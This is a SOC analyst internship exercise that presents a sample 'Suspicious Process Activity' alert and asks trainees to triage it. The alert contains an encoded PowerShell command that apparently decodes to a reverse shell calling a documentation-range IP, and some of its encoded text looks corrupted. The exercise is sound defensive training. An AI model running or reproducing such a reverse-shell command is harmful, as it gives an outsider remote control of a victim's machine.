

HYBRID SECURITY

SOC Internship

Cohort 2.0

HYBRID SECURITY

WEEK 1

Practical Task: Your First Alert

Objective

This exercise is designed to get you into the mindset of a Tier 1 SOC Analyst.

Your goal is not to "solve" the case with tools, but to practice the critical thinking and analysis process that happens in the first five minutes of an investigation.

The Alert

**** MEDIUM PRIORITY ALERT ****

Timestamp: 2025-11-05 09:32:15 UTC
Alert Type: Suspicious Process Activity
Host: DESKTOP-B4K2L8
User: jane.doe
Process: powershell.exe

Process CMD Line: powershell.exe -nop -enc
JABjAGwAaQBlAG4AdAAgADoAIABOAGUAdwAtAE8AYgBqAGUAYwBoACAAUwB5AHMAdABlAGoALgBOAGUAdAAuAFMAbwBjAGs
AZQBoAHMALgBQAEMAUAAyAEMAbABpAGUAbgBoADsAJAAgAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgB
HAGUAdABTAHQAcgBlAGEAbQAoACIAMQA5ADgALgA1ADEALgAxADAAMAAuADUAIgAsADQAOAA5ADgAKQA7AFsAYgB5AHQAZQ
BbAFoAXQAoACQAYgB1AGYAZgBlAHIAIAA9ACAAWwBtAGEAaQBuAGUAXQAgADAAIAAuAC4AIAA2ADUANQAzADUAKQA7AHcAaA
BpAGwAZQAoACgAJABpACAAPQAgACQAcwBoAHIAZQBhAGoALgBSAGUAYQBkACgAJABiAHUAZgBmAGUAcgAsADAAKAAsACQA
YgB1AGYAZgBlAHIALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQA7AHsAJABkAGEAdABhACAAPAAgAE4AZQB3ACoAT
wBiAGoAZQBjAHQAIABTAHkAcwBoAGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAG
UAdABTAHQAcgBpAG4AZwAoACQAYgB1AGYAZgBlAHIALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgAC
gAaQBlAHgAIAAkAGQAYQBoAGEAIAAyAD4AJgAxACAAfAAgAE8AdQBoACoAUwBoAHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIA
YQBjAGsADQAIAAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACIAJABzAGUAbgBkAGIAYQBjAGsAIAAiACAAJABwAHMAIAA+A
CIAOwAKAA==

Destination IP: 198.51.100.5
Destination Port: 4898

HYBRID SECURITY

YOUR TASK

Answer the following questions.
Prepare your answers in a simple document.
You will not be graded on whether you "solved" it, but on your thought process.

1. Deconstruct the Alert:

- What are the 5-7 most important pieces of information in this alert?

2. Initial Hypothesis (Your "Gut Feeling"):

- Is this alert likely a False Positive (harmless) or a True Positive (malicious)?
- In 1-2 sentences, why do you think that? What one piece of evidence from the alert is the most suspicious to you?

3. Investigative Questions:

- What are the first 3 questions you would need to ask to confirm your hypothesis?

4. Initial Triage & Priority:

◯The alert is marked "Medium." Do you agree? Would you raise or lower the priority? Why?

5. Recommended Next Step:

- What is the single next action you would take?

Submission

1. Please write up your answers to these 5 questions in a .txt or .md file.
2. Submit the file to the Google Classroom assignment.
3. Be prepared to discuss your answers in our next live class!

HYBRID SECURITY